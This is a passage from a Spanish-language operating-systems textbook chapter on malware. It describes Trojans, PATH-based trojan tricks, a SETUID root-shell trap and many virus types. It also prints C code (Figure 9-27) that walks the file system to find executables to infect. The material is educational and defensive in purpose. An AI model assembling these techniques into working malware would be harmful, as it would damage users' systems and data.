Un criminal que controla una botnet la puede rentar para varios fines nefastos (y siempre comerciales). Uno de los propósitos comunes es enviar spam comercial. Si ocurre un ataque serio de spam y la policía trata de rastrear el origen, todo lo que ven es que proviene de miles de máquinas de todo el mundo. Si logran ubicar algunos de los propietarios de estas máquinas, descubrirán que son niños, propietarios de negocios pequeños, amas de casa, abuelas y muchas otras personas, todas las cuales niegan rotundamente que sean *spammers* masivos. Cuando los criminales detrás de la operación utilizan las máquinas de otras personas para que realicen el trabajo sucio, es difícil rastrearlos.

Una vez instalado, el malware también se puede utilizar para otros fines criminales. El chantaje es una posibilidad. Imagine una pieza de malware que cifre todos los archivos en el disco duro de la víctima y después muestre el siguiente mensaje:

¡SALUDOS DEL GENERAL CIFRADO!
PARA COMPRAR UNA CLAVE DE DESCIFRADO PARA SU DISCO DURO, POR FAVOR ENVÍE $100 EN BILLETES PEQUEÑOS Y DESMARCADOS A LA DIRECCIÓN BOX 2154, CIUDAD DE PANAMÁ, PANAMÁ. GRACIAS. ES UN GUSTO HACER NEGOCIOS CON USTED.

Otra de las aplicaciones comunes del malware es instalar un ***keylogger*** en la máquina infectada. Este programa simplemente registra todas las pulsaciones de tecla y las envía en forma periódica a alguna máquina o secuencia de máquinas (incluyendo zombies) para que entreguen esta información al criminal. A menudo es difícil hacer que el proveedor de Internet que da servicio a la máquina que hace las entregas coopere en una investigación, ya que muchos de estos proveedores están confabulados con el criminal (o, en algunas ocasiones, es el propietario).

El oro a extraer en estas pulsaciones de teclas consiste en los números de tarjetas de crédito, que se pueden utilizar para comprar artículos. Como las víctimas no tienen idea de que alguien ha robado sus números de tarjetas de crédito hasta que reciben los estados de cuenta al final del ciclo de cobro, los criminales pueden andar de compras por días, o incluso por semanas.

Para protegerse contra estos ataques, las empresas de tarjetas de crédito utilizan software de inteligencia artificial para detectar ciertos patrones peculiares de gastos. Por ejemplo, si una persona que comúnmente utiliza su tarjeta de crédito sólo en las tiendas locales, de manera repentina ordena una docena de computadoras notebook costosas para que las entreguen en una dirección, por

ejemplo en Tajikistan, empieza a sonar una alarma en la empresa de tarjetas de crédito y por lo general un empleado llama al tarjetahabiente para preguntarle amablemente sobre la transacción. Desde luego que los criminales conocen este software, así que tratan de ajustar sus hábitos de gasto para permanecer (justo) debajo del radar.

Los datos recolectados por el keylogger se pueden combinar con otros datos recolectados por el software instalado en la computadora zombie, con lo cual el criminal se puede enfrascar en un **robo de identidad** más extenso. En este crimen, el criminal recolecta suficientes datos sobre una persona, como la fecha de nacimiento, el apellido de soltera de la madre, el número de seguro social, los números de cuentas bancarias, contraseñas, etcétera, para poder hacerse pasar por la víctima con éxito y obtener nuevos documentos físicos, como una licencia de conducir de reemplazo, una tarjeta de débito adicional del banco, un certificado de nacimiento, y mucho más. A su vez, estos datos se pueden vender a otros criminales para que los sigan explotando.

Otra forma de delito que se comete mediante cierto malware es permanecer invisible hasta que el usuario inicie sesión de manera correcta en su cuenta bancaria de Internet. Después, ejecuta rápidamente una transacción para ver cuánto dinero hay en la cuenta y lo transfiere de inmediato a la cuenta del criminal, desde donde se transfiere también de inmediato a otra cuenta, luego a otra y a otra (todo esto en distintos países corruptos), de manera que la policía necesite días o semanas para recolectar todas las órdenes de cateo requeridas para seguir el dinero, y que tal vez no se respeten aunque lleguen a obtenerlas. Este tipo de delitos implica un volumen de negocios importante; ya no se trata de adolescentes molestos.

Además del uso que da el crimen organizado al malware, éste también tiene aplicaciones industriales. Una empresa podría liberar una pieza de malware que compruebe si se está ejecutando en la fábrica de un competidor y no hay un administrador del sistema conectado en ese momento. Si no hay moros en la costa, puede interferir con el proceso de producción y reducir la calidad de los productos, con lo cual causaría problemas al competidor. En todos los demás casos no haría nada, por lo cual sería difícil de detectar.

Otro ejemplo de malware dirigido podría ser un programa escrito por un vicepresidente corporativo ambicioso, para liberarlo en la LAN local. El virus comprobaría si se está ejecutando en la máquina del presidente y, de ser así, buscaría una hoja de cálculo e intercambiaría dos celdas al azar. Tarde o temprano el presidente tomaría una mala decisión en base a la salida de la hoja de cálculo, lo cual podría provocar su despido y así el puesto estaría abierto para ya sabemos quién.

Algunas personas caminan todo el día con un chip a cuestas (no hay que confundir esto con las personas que tienen un chip RFID *introducido* en su espalda). Tienen cierta rencilla real o imaginaria contra el mundo y desean desquitarse. El malware puede ayudar. Muchas computadoras modernas guardan el BIOS en la memoria flash, el cual se puede volver a escribir bajo el control de un programa (para permitir que el fabricante distribuya las correcciones a los errores por medios electrónicos). El malware puede escribir basura al azar en la memoria flash, para que la computadora ya no pueda arrancar. Si el chip de memoria flash está en un zócalo, para corregir el problema hay que abrir la computadora y reemplazar el chip. Si el chip de memoria flash está soldado a la tarjeta principal, tal vez haya que desechar toda la tarjeta y comprar una nueva.

Podríamos seguir de manera indefinida con esto, pero tal vez el lector ya haya comprendido el punto. Si desea más historias de horror, sólo escriba *malware* en cualquier motor de búsqueda.

Las personas podrían preguntar: "¿Por qué el malware se esparce con tanta facilidad?". Hay varias razones. En primer lugar, casi 90% de las computadoras en todo el mundo ejecutan (versiones de) un solo sistema operativo: Windows, que es un objetivo fácil. Si hubiera 10 sistemas operativos en uso, cada uno con 10% del mercado, sería mucho más difícil esparcir el malware. Al igual que en el mundo biológico, la diversidad es una buena defensa.

En segundo lugar, desde sus primeros días Microsoft ha puesto mucho énfasis en que las personas sin conocimientos técnicos puedan utilizar Windows con facilidad. Por ejemplo, los sistemas Windows se configuran normalmente para permitir el inicio de sesión sin una contraseña, mientras que los sistemas UNIX siempre han requerido una contraseña (aunque esta excelente práctica se está debilitando, a medida que Linux trata de parecerse cada vez más a Windows). Hay concesiones en muchas otras formas, entre tener una buena seguridad o la facilidad de uso, y Microsoft siempre ha optado por la facilidad de uso como estrategia de marketing. Si usted piensa que la seguridad es más importante que la facilidad de uso, deje de leer ahora y configure su teléfono celular para que requiera un código NIP cada vez que quiera hacer una llamada; casi todos los teléfonos celulares son capaces de ello. Si usted no sabe cómo, sólo descargue el manual de usuario del sitio Web del fabricante. ¿Recibió el mensaje?

En las siguientes secciones analizaremos algunas de las formas más comunes de malware, la manera en que se construyen y cómo se esparcen. Más adelante en el capítulo examinaremos algunas de las formas con las que nos podemos defender del malware.

9.7.1 Caballos de Troya (troyanos)

Escribir malware es una cosa; usted puede hacerlo en un rato libre. Hacer que millones de personas lo instalen en sus computadoras es algo muy difícil. ¿Cómo podría hacer esto Mal, nuestro escritor de malware? Una práctica muy común es escribir cierto programa con una utilidad genuina e incrustar el malware en su interior. Los juegos, los reproductores de música, los visores porno "especiales" y cualquier cosa con gráficos espectaculares es un probable candidato. Así, las personas descargarán e instalarán la aplicación de manera voluntaria. Como bono gratuito, también instalan el malware. A este método se le conoce como ataque de **caballo de Troya** o *troyano* en honor al caballo de madera lleno de soldados griegos que se describe en la *Odisea* de Homero. En el mundo de la seguridad de computadoras, representa a cualquier tipo de malware oculto en el software o en una página Web, que las personas descargan en forma voluntaria.

Cuando se inicia el programa gratuito, llama a una función que escribe el malware en el disco como un programa ejecutable y lo inicia. Después, el malware puede hacer todo el daño para el que fue diseñado, como eliminar, modificar o cifrar archivos. También puede buscar números de tarjetas de crédito, contraseñas y otros datos útiles, y enviarlos de vuelta a Mal por medio de Internet. Lo más probable es que se adjunte a algún puerto IP y espere ahí las indicaciones, convirtiendo la máquina en un zombie lista para enviar spam o cualquier cosa que su amo remoto desee. Por lo general, el malware también invoca los comandos necesarios para asegurar que se reinicie cada vez que se reinicia la máquina. Todos los sistemas operativos tienen una manera de hacer esto.

La belleza del ataque del caballo de Troya es que no requiere que su autor irrumpa en la computadora de la víctima. Es la víctima quien hace todo el trabajo.

También hay otras formas de engañar a la víctima para que ejecute el programa del caballo de Troya. Por ejemplo, muchos usuarios de UNIX tienen una variable de entorno llamada *$PATH*, la cual controla en cuáles directorios se va a buscar un comando. Para verla se puede escribir el siguiente comando en el shell:

```
echo $PATH
```

Una configuración potencial para el usuario *ast* en cierto sistema podría consistir en los siguientes directorios:

```
:/usr/ast/bin:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/ucb:/usr/man\
:/usr/java/bin:/usr/java/lib:/usr/local/man:/usr/openwin/man
```

Es probable que otros usuarios tengan una ruta de búsqueda distinta. Cuando el usuario escribe

```
prog
```

en el shell, éste comprueba primero para ver si hay un programa en la ubicación */usr/ast/bin/prog*. Si está ahí, se ejecuta. Si no está ahí, el shell prueba con */usr/local/bin/prog*, */usr/bin/prog*, */bin/prog*, y así en lo sucesivo, probando los 10 directorios en orden antes de rendirse. Suponga que sólo uno de estos directorios está desprotegido y que un cracker colocó ahí un programa. Si ésta es la primera ocurrencia del programa en la lista, se ejecutará y el caballo de Troya también.

La mayoría de los programas están en */bin* o */usr/bin*, por lo que no sirve de nada colocar un caballo de Troya en */usr/bin/X11/Is* para un programa común, ya que el verdadero se encontrará primero. Sin embargo, suponga que el cracker inserta *la* en */usr/bin/X11*. Si un usuario escribe *la* en vez de *ls* (el programa para listar directorios), ahora se ejecutará el caballo de Troya, realizará su trabajo sucio y después emitirá el mensaje correcto para indicar que *la* no existe. Al insertar caballos de Troya en directorios complicados en los que casi nadie busca y darles nombres que podrían representar errores comunes de escritura, hay una buena probabilidad de que alguien invoque uno de ellos tarde o temprano. Y ese alguien podría ser el superusuario (hasta ellos cometen errores de escritura), en cuyo caso el caballo de Troya ahora tendría la oportunidad de reemplazar */bin/ls* con una versión que contenga un caballo de Troya, por lo que ahora se invocará todo el tiempo.

Nuestro malicioso pero válido usuario llamado Mal también podría dejar una trampa para el superusuario de la siguiente manera. Mal coloca una versión de *ls* que contenga un caballo de Troya en su propio directorio y después hace algo sospechoso, que con seguridad atraerá la atención del superusuario, como iniciar 100 procesos vinculados con cálculos al mismo tiempo. Es probable que para comprobar esa acción, el superusuario escriba

```
cd /home/mal
ls –l
```

para ver qué tiene Mal en su directorio de inicio. Como algunos shells primero prueban el directorio local antes de buscar en *$PATH*, tal vez el usuario haya invocado el caballo de Troya de Mal con poder de superusuario. Así, el caballo de Troya podría hacer la operación */home/mal/bin/bin/sh* SETUID root para establecerse en la raíz. Sólo se requieren dos llamadas al sistema: `chmod` para cambiar el propietario de */home/mal/bin/sh* a `root` y `chmod` para activar su bit SETUID. Ahora Mal se puede convertir en superusuario cuando quiera, con sólo ejecutar ese shell.

Si Mal se queda corto de efectivo con frecuencia, podría utilizar una de las siguientes estafas con caballos de Troya para obtener más liquidez. En la primera estafa, el caballo de Troya comprueba para ver si la víctima tiene instalado un programa bancario en línea, como *Quicken*. De ser así, el caballo de Troya indica al programa que transfiera cierta cantidad de dinero de la cuenta de la víctima a una cuenta señuelo (de preferencia en un país muy lejano) para recolectar efectivo posteriormente.

En la segunda estafa, el caballo de Troya primero desactiva el sonido del módem y después marca un número 900 (de paga), otra vez de preferencia en un país muy lejano, como Moldova (parte de la anterior Unión Soviética). Si el usuario estaba en línea cuando se inició el caballo de Troya, entonces el número telefónico 900 en Moldova necesita ser un proveedor de Internet (muy costoso), de manera que el usuario no lo note y tal vez permanezca en línea durante horas. Ninguna de estas técnicas es hipotética; ambas han ocurrido y se reportan en Denning (1999). En la última estafa se acumularon 800,000 minutos de tiempo de conexión a Moldova antes de que la Comisión Federal de Comercio de los EE.UU. pudiera desconectar la máquina y entablara una acción legal contra tres personas en Long Island. Finalmente acordaron reembolsar $2.74 millones a 38,000 víctimas.

9.7.2 Virus

Es difícil abrir un periódico en estos días sin leer algo acerca de otro virus o gusano de computadora que ataca las computadoras del mundo. Es evidente que son un gran problema de seguridad para individuos y empresas por igual. En esta sección examinaremos los virus; después veremos los gusanos.

Tengo que decir que no estaba muy seguro de escribir esta sección con tanto detalle, mucho menos de dar malas ideas a algunas personas, pero los libros existentes proporcionan mucho más detalle y hasta incluyen código real (por ejemplo, Ludwig, 1998). Además, Internet está llena de información sobre virus, por lo que el genio ya salió de la botella. Aparte de eso, es difícil para las personas defenderse contra los virus si no saben cómo funcionan. Por último, circulan muchas ideas equivocadas sobre los virus que necesitan corregirse.

De cualquier forma, ¿qué es un virus? Para resumir, un **virus** es un programa que se puede reproducir a sí mismo al adjuntar su código a otro programa, lo cual es similar a la forma en que se reproducen los virus biológicos. El virus también puede hacer otras cosas además de reproducirse a sí mismo. Los gusanos son como los virus, pero se duplican en forma automática. Esa diferencia no nos interesa aquí, por lo que por el momento utilizaremos el término “virus” para tratar con ambos términos. En la sección 9.7.3 analizaremos los gusanos.

Cómo funcionan los virus

Ahora veamos qué tipos de virus hay y cómo funcionan. El escritor del virus (llamémoslo Virgilio) probablemente trabaja en ensamblador (o tal vez en C) para obtener un producto pequeño y eficiente. Después de escribir su virus, lo inserta en un programa en su propia máquina, utilizando una herramienta conocida como **dropper**. Luego, ese programa infectado se distribuye, tal vez publicándolo en una colección de software gratuito en Internet. El programa podría ser un nuevo juego emocionante, una versión pirata de algún software comercial o cualquier otra cosa que se pueda considerar como deseable. Después las personas empiezan a descargar el programa infectado.

Una vez instalado en la máquina de la víctima, el virus permanece dormido hasta que se ejecuta el programa infectado; ya iniciado, por lo general empieza por infectar a otros programas en la máquina y después ejecuta su **carga útil**. En muchos casos, la carga útil tal vez no haga nada sino hasta que haya pasado cierta fecha, para asegurarse que el virus se haya esparcido en muchas partes antes de que las personas empiecen a detectarlo. En la fecha elegida podría incluso enviar un mensaje político (por ejemplo, si se activa en el aniversario 100 o 500 de algún grave insulto para el grupo étnico del autor).

En el siguiente análisis examinaremos siete tipos de virus con base en lo que se infecta. Éstos son virus de compañía, de programa ejecutable, residentes en memoria, del sector de arranque, de driver de dispositivo, de macro y de código fuente. Sin duda aparecerán nuevos tipos en el futuro.

Virus de compañía

Un **virus de compañía** en realidad no infecta a un programa, sino que se ejecuta cada vez que lo hace el programa. El concepto es más fácil de explicar con un ejemplo. En MS-DOS, cuando el usuario escribe

```
prog
```

el MS-DOS busca primero un programa llamado *prog.com*. Si no puede encontrar uno, busca un programa llamado *prog.exe*. En Windows, cuando el usuario hace clic en Inicio y después en Ejecutar, ocurre lo mismo. Hoy en día la mayoría de los programas son archivos *.exe*; los archivos *.com* son muy raros.

Suponga que Virgilio sabe que muchas personas ejecutan *prog.exe* desde un indicador de MS-DOS o desde el comando Ejecutar en Windows. Así sólo tiene que liberar un virus llamado *prog-.com*, que se ejecute cada vez que alguien trate de ejecutar *prog* (a menos que escriba el nombre completo: *prog.exe*). Cuando *prog.com* termina su trabajo, sólo ejecuta *prog.exe* y el usuario no se da cuenta de ello.

Un ataque más o menos relacionado utiliza el escritorio de Windows, el cual contiene accesos directos (vínculos simbólicos) a los programas. Un virus puede cambiar el destino de un acceso directo para que apunte al virus. Cuando el usuario hace doble clic en un icono, se ejecuta el virus. Cuando termina, el virus sólo ejecuta el programa de destino original.

Virus de programa ejecutable

Los virus que infectan programas ejecutables son más complejos que los de compañía. El tipo más simple de virus de programa ejecutable sólo sobrescribe al programa. A éstos se les conoce como **virus de sobrescritura**. La figura 9-27 proporciona la lógica de infección de dicho virus.

```
#include <sys/types.h>                  /* encabezados POSIX estándar */
#include <sys/stat.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
struct stat buf                         /* para llamar a lstat y ver si el archivo es un vínculo simbólico */

buscar(char *nombre_dir)
{                                       /* búsqueda recursiva de ejecutables */
  DIR *dirp;                            /* apuntador a un flujo de directorio abierto */
  struct dirent *dp;                    /* apuntador a una entrada de directorio */

  dirp = opendir(nombre_dir);           /* abre este directorio */
  if (dirp == NULL) return;             /* no se pudo abrir el directorio */
  while(TRUE) {
    dp = readdir(dirp);                 /* lee la siguiente entrada de directorio; olvidarlo */
    if (dp == NULL) {                   /* NULL significa que ya terminamos */
    chdir("..");                        /* regresa al directorio padre */
    break;                              /* sale del ciclo */
  }
  if (dp->d_name[0]=='.') continue;     /* omite los directorios . y .. */
  lstat(dp->d_name,&sbuf);              /* ¿es la entrada un vínculo simbólico? */
  if (S_ISLNK(sbuf.st_mode)) continue;  /* omite los vínculos simbólicos */
  if (chdir(dp->d_name)==0){            / si chdir tiene éxito, debe ser un dir */
    buscar(".");                        /* sí, entra y busca en el */
  } else {                                   /* no (archivo), lo infecta */
    if(access(dp->d_name,X_OK)==0)      /* si es ejecutable, lo infecta */
      infectar(dp-d_name);
  }
  closedir(dirp);                       /* se procesó el directorio, lo cierra y regresa */
}
```

Figura 9-27. Un procedimiento recursivo que busca archivos ejecutables en un sistema UNIX.

El programa principal de este virus primero copia su programa binario en un arreglo, para lo cual abre *argv*[0] y lee su contenido para guardarlo en un lugar seguro. Después recorre todo el sistema de archivos, empezando en el directorio raíz, para lo cual se cambia al directorio raíz y llama a *buscar* con el directorio raíz como parámetro.

Para procesar un directorio, el procedimiento recursivo *buscar* lo abre y después lee las entradas una a la vez, utilizando *readdir* hasta que se devuelva *NULL*, lo cual indica que ya no hay más entradas. Si la entrada es un directorio hay que procesarlo, para lo cual se cambia a este directorio y llama a *buscar* en forma recursiva; si es un archivo ejecutable, se infecta llamando a *infectar* con el nombre el archivo a infectar como parámetro. Los archivos que empiezan con "." se omiten para evitar problemas con los directorios . y .., que son especiales. También se omiten los vínculos simbólicos debido a que el programa asume que puede entrar a un directorio mediante el uso de la llamada al sistema `chdir` y después regresar a donde se encontraba mediante el uso de .., algo que es válido para los vínculos duros, pero no para los simbólicos. Un programa más elegante podría manejar también vínculos simbólicos.

El verdadero procedimiento de infección llamado *infecta* (que no se muestra) simplemente tiene que abrir el archivo cuyo nombre está en su parámetro, copiar el virus guardado en el arreglo sobre el archivo y después cerrar el archivo.

Este virus se podría "mejorar" de varias formas. En primer lugar, se podría insertar una prueba en *infectar* para generar un número aleatorio y después regresar en la mayoría de los casos sin hacer nada. Por ejemplo, la infección se llevaría a cabo en una de 128 llamadas, con lo cual se reduciría la probabilidad de que alguien detectara el virus antes de que pudiera esparcirse. Los virus biológicos tienen la misma propiedad: los que matan rápido a sus víctimas no se esparcen con tanta rapidez como los que producen una muerte lenta y prolongada, dando a las víctimas muchas oportunidades para esparcir el virus. Un diseño alternativo sería tener una tasa de infección más alta (por ejemplo, de 25%) pero una disminución en el número de archivos infectados a la vez, para reducir la actividad del disco y por ende ser menos conspicuo.

En segundo lugar, *infectar* podría comprobar si el archivo ya está infectado. Infectar un archivo dos veces sólo es una pérdida de tiempo. En tercer lugar, se podrían tomar medidas para dejar igual la hora de última modificación y el tamaño el archivo, para ayudar a ocultar la infección. Para los programas más grandes que el virus, el tamaño no se modificará, pero para los programas más pequeños que el virus el programa será ahora más grande. Como la mayoría de los virus son más pequeños que los programas, éste no es un problema grave.

Aunque este programa no es muy extenso (el programa completo ocupa menos de una página de C y el segmento de texto se compila en menos de 2 KB), una versión en ensamblador de este virus podría ser aun más corta. Ludwig (1998) proporciona un programa en código ensamblador para MS-DOS que infecta a todos los archivos en su directorio y sólo ocupa 44 bytes cuando se ensambla.

Más adelante en este capítulo estudiaremos los programas antivirus; es decir, aquellos que rastrean y eliminan virus. Es interesante observar aquí que la lógica de la figura 9-27 (que un virus se podría usar para buscar todos los archivos ejecutables e infectarlos) también la podría utilizar un programa antivirus para rastrear todos los programas infectados y eliminar el virus. Las tecnologías de infección y desinfección van mano a mano, y ésta es la razón por la que es necesario comprender en detalle cómo funcionan los virus: para poder combatirlos de manera efectiva.

Desde el punto de vista de Virgilio, el problema con un virus de sobrescritura es que se detecta con mucha facilidad. Después de todo, cuando se ejecute un programa infectado puede esparcir el virus un poco más, pero no hace lo que debe hacer, y el usuario detectará esto al instante. En consecuencia, la mayoría de los virus se adjuntan al programa y realizan su trabajo sucio, pero permite que el programa funcione de manera normal de ahí en adelante. A dichos virus se les llama **virus parasíticos**.

Los virus parasíticos se pueden adjuntar a la parte frontal, posterior o media del programa ejecutable. Si un virus se adjunta a la parte frontal, primero tiene que copiar el programa en la RAM, colocarse al frente y volver a copiar el programa de la RAM después de sí mismo, como se muestra en la figura 9-28(b). Por desgracia, el programa no se ejecutará en su nueva dirección virtual por lo que el virus tiene que reubicar el programa al momento de moverlo, o debe moverlo a la dirección virtual 0 después de terminar su propia ejecución.




Figura 9-28. (a) Un programa ejecutable. (b) Con un virus en la parte frontal. (c) Con un virus al final. (d) Con un virus esparcido sobre el espacio libre dentro del programa.

Para evitar cualquiera de las complejas opciones requeridas por estos virus que se cargan desde la parte frontal, la mayoría de los virus se cargan por la parte posterior, por lo que se adjuntan al final del programa ejecutable en vez de hacerlo en la parte frontal, y cambian el campo de dirección inicial en el encabezado para que apunte al inicio del virus, como se ilustra en la figura 9.28(c). Ahora el virus se ejecutará en una dirección virtual distinta dependiendo de cuál programa infectado se esté ejecutando, pero todo esto significa que Virgilio tiene que asegurarse que su virus sea independiente de la posición. Eso no es tan difícil de hacer para un programador experimentado, y algunos compiladores pueden hacerlo cuando se les pide.

Los formatos de programas ejecutables complejos, como los archivos *.exe* en Windows y casi todos los formatos binarios modernos de UNIX, permiten a un programa tener varios segmentos de texto y de datos, donde el cargador los ensambla en memoria y se encarga de la reubicación al instante. En algunos sistemas (Windows, por ejemplo), todos los segmentos (secciones) son múltiplos de 512 bytes). Si un segmento no está lleno, el vinculador lo llena con 0s. Un virus que comprenda esto puede tratar de ocultarse en los hoyos. Si cabe por completo, como en la figura 9-28(d), el tamaño del archivo permanece igual al del archivo desinfectado, lo cual sin duda es una ventaja, ya que un virus oculto es un virus feliz. Los virus que utilizan este principio se llaman **virus de cavidad**. Por supuesto que si el cargador no carga las áreas de la cavidad en la memoria, el virus necesitará otra forma de iniciarse.

Virus residentes en memoria

Hasta ahora hemos asumido que cuando se ejecuta un programa infectado se ejecuta el virus, pasa el control al programa real y después termina. Por el contrario, un **virus residente en memoria** per-

manece en la memoria (RAM) todo el tiempo, ya sea ocultándose en la parte superior de la memoria, o tal vez escondiéndose en la parte inferior, entre los vectores de interrupción, donde los últimos cientos de bytes casi nunca se utilizan. Un virus muy inteligente puede incluso modificar el mapa de bits de la RAM del sistema operativo, para que el sistema piense que la memoria del virus está ocupada y así evitar que lo sobrescriba.

Un virus residente en memoria típico captura una de las trampas o vectores de interrupción, para lo cual copia el contenido a una variable reutilizable y coloca ahí su propia dirección, con lo cual hace que la interrupción o trampa apunte hacia él. La mejor elección es la interrupción de llamadas al sistema. De esa forma, el virus se ejecuta (en modo de kernel) en cada llamada al sistema. Cuando termina, sólo invoca a la llamada real al sistema, para lo cual salta a la dirección de la trampa guardada.

¿Por qué querría un virus ejecutarse en todas las llamadas al sistema? Para infectar programas, desde luego. El virus sólo tiene que esperar a que llegue una llamada al sistema `exec` y después, al saber que el archivo a la mano es un binario ejecutable (y probablemente uno útil), lo infecta. Este proceso no requiere de la actividad masiva en el disco de la figura 9-27, por lo que es mucho menos conspicuo. Además, al atrapar todas las llamadas al sistema, el virus obtiene un gran potencial para espiar los datos y realizar todo tipo de travesuras.

Virus del sector de arranque

Como vimos en el capítulo 5, cuando la mayoría de las computadoras se encienden, el BIOS lee el registro maestro de arranque de la parte inicial del disco de arranque y lo coloca en la RAM para ejecutarlo. Este programa determina cuál partición está activa y lee el primer sector (el sector de arranque) de esa partición para ejecutarlo. Después, ese programa carga el sistema operativo o utiliza un cargador para cargarlo. Por desgracia, hace muchos años, uno de los amigos de Virgil tuvo la idea de crear un virus que pudiera sobrescribir el registro maestro de arranque o el sector de arranque, con resultados devastadores. Dichos virus, conocidos como **virus del sector de arranque**, son muy comunes.

Normalmente, un virus del sector de arranque [que incluye al virus del MBR (Registro maestro de arranque)] copia primero el verdadero sector de arranque en un lugar seguro en el disco, para que pueda iniciar el sistema operativo cuando termine. El programa de formato de discos de Microsoft *fdisk* omite la primera pista, por lo que es un buen lugar para ocultarse en las máquinas con Windows. Otra opción es utilizar cualquier sector de disco libre y después actualizar la lista de sectores defectuosos para marcar el sector oculto como defectuoso. De hecho, si el virus es grande también puede disfrazarse como sectores defectuosos. Un virus realmente agresivo podría incluso asignar el espacio en disco normal para el verdadero sector de arranque y para sí mismo, y actualizar el mapa de bits o la lista de sectores libres del disco de manera acorde. Para ello se requiere de un conocimiento detallado de las estructuras de datos internas del sistema operativo, pero Virgil tuvo un excelente profesor en su curso de sistemas operativos, y estudió duro.

Cuando se inicia la computadora, el virus se copia a sí mismo en la RAM, ya sea en la parte superior o inferior, entre los vectores de interrupciones que no se utilizan. En este punto la máquina está en modo de kernel, con la MMU desactivada, sin sistema operativo ni programa antivirus que se ejecute. Es tiempo de fiesta para los virus. Cuando está listo, inicia el sistema operativo y por lo general permanece residente en la memoria, para poder observar la acción.

Sin embargo, uno de los problemas es cómo obtener otra vez el control más adelante. La forma usual es explotar el conocimiento específico sobre la forma en que el sistema operativo administra los vectores de interrupción. Por ejemplo, Windows no sobrescribe todos los vectores de interrupción de un solo golpe, sino que carga un driver de dispositivo a la vez y cada uno captura el vector de interrupciones que necesita. Este proceso puede durar un minuto.

Con este diseño, el virus obtiene el manejador que desea. Empieza por capturar todos los vectores de interrupción, como se muestra en la figura 9-29(a). A medida que se cargan los drivers se sobrescriben algunos de los vectores, pero a menos que se cargue primero el driver del reloj, habrá muchas interrupciones de reloj más adelante para iniciar el virus. En la figura 9.29(b) se muestra la pérdida de la interrupción de la impresora. Tan pronto como el virus ve que uno de sus vectores de interrupción ha sido sobrescrito, puede volver a sobrescribir ese vector, con la certeza de que ahora es seguro (en realidad, algunos vectores de interrupción se sobrescriben varias veces durante el arranque, pero el patrón es determinístico y Virgilio lo sabe). En la figura 9-29(c) se muestra la recaptura de la impresora. Cuando se carga todo, el virus restaura todos los vectores de interrupción y guarda el vector de interrupciones de llamadas al sistema para él solo. En este punto tenemos un virus residente en memoria que controla las llamadas al sistema. De hecho, ésta es la forma en que la mayoría de los virus residentes en memoria empiezan su vida.




Figura 9-29. (a) Después de que el virus ha capturado todos los vectores de interrupción y trampa. (b) Después de que el sistema ha recapturado el vector de interrupción de la impresora. (c) Después de que el virus ha observado la pérdida del vector de interrupciones de la impresora y lo recaptura.

Virus de driver de dispositivo

Entrar a la memoria de esta forma es un poco similar a la espeleología (exploración de cavernas): hay que hacer contorsiones y preocuparse de que no se vaya a caer algo y nos pegue en la cabeza. Sería mucho más simple si el sistema operativo cargara el virus de manera oficial. Con un poco de trabajo, se puede lograr ese objetivo. El truco es infectar un driver de dispositivos, lo cual produce un **virus de driver de dispositivo**. En Windows y en algunos sistemas UNIX, los drivers de dispo-

sitivos son sólo programas ejecutables que viven en el disco y se cargan en tiempo de arranque. Si se puede infectar uno de estos programas, el virus siempre se cargará oficialmente en tiempo de arranque. Y todavía mejor, los drivers se ejecutan en modo de kernel, y después de que el sistema carga un driver lo llama, con lo cual el virus tiene la oportunidad de capturar el vector de trampas de llamadas al sistema. Este hecho en sí es en realidad un sólido argumento para ejecutar los drivers de dispositivos como programas en modo de usuario; si se infectan no pueden hacer tanto daño como los drivers en modo de kernel.

Virus de macro

Muchos programas como *Word* y *Excel* permiten a los usuarios escribir macros para agrupar varios comandos que se pueden ejecutar después con una sola pulsación de tecla. Las macros también se pueden adjuntar a los elementos de los menús, de manera que cuando se seleccione uno de ellos, se ejecute la macro. En Microsoft *Office* las macros pueden contener programas completos en Visual Basic, el cual es un lenguaje de programación completo. Las macros se interpretan en vez de compilarlas, pero eso sólo afecta a la velocidad de ejecución, no a lo que pueden hacer. Como las macros pueden ser específicas para cada documento, *Office* almacena las macros para cada documento, junto con el documento.

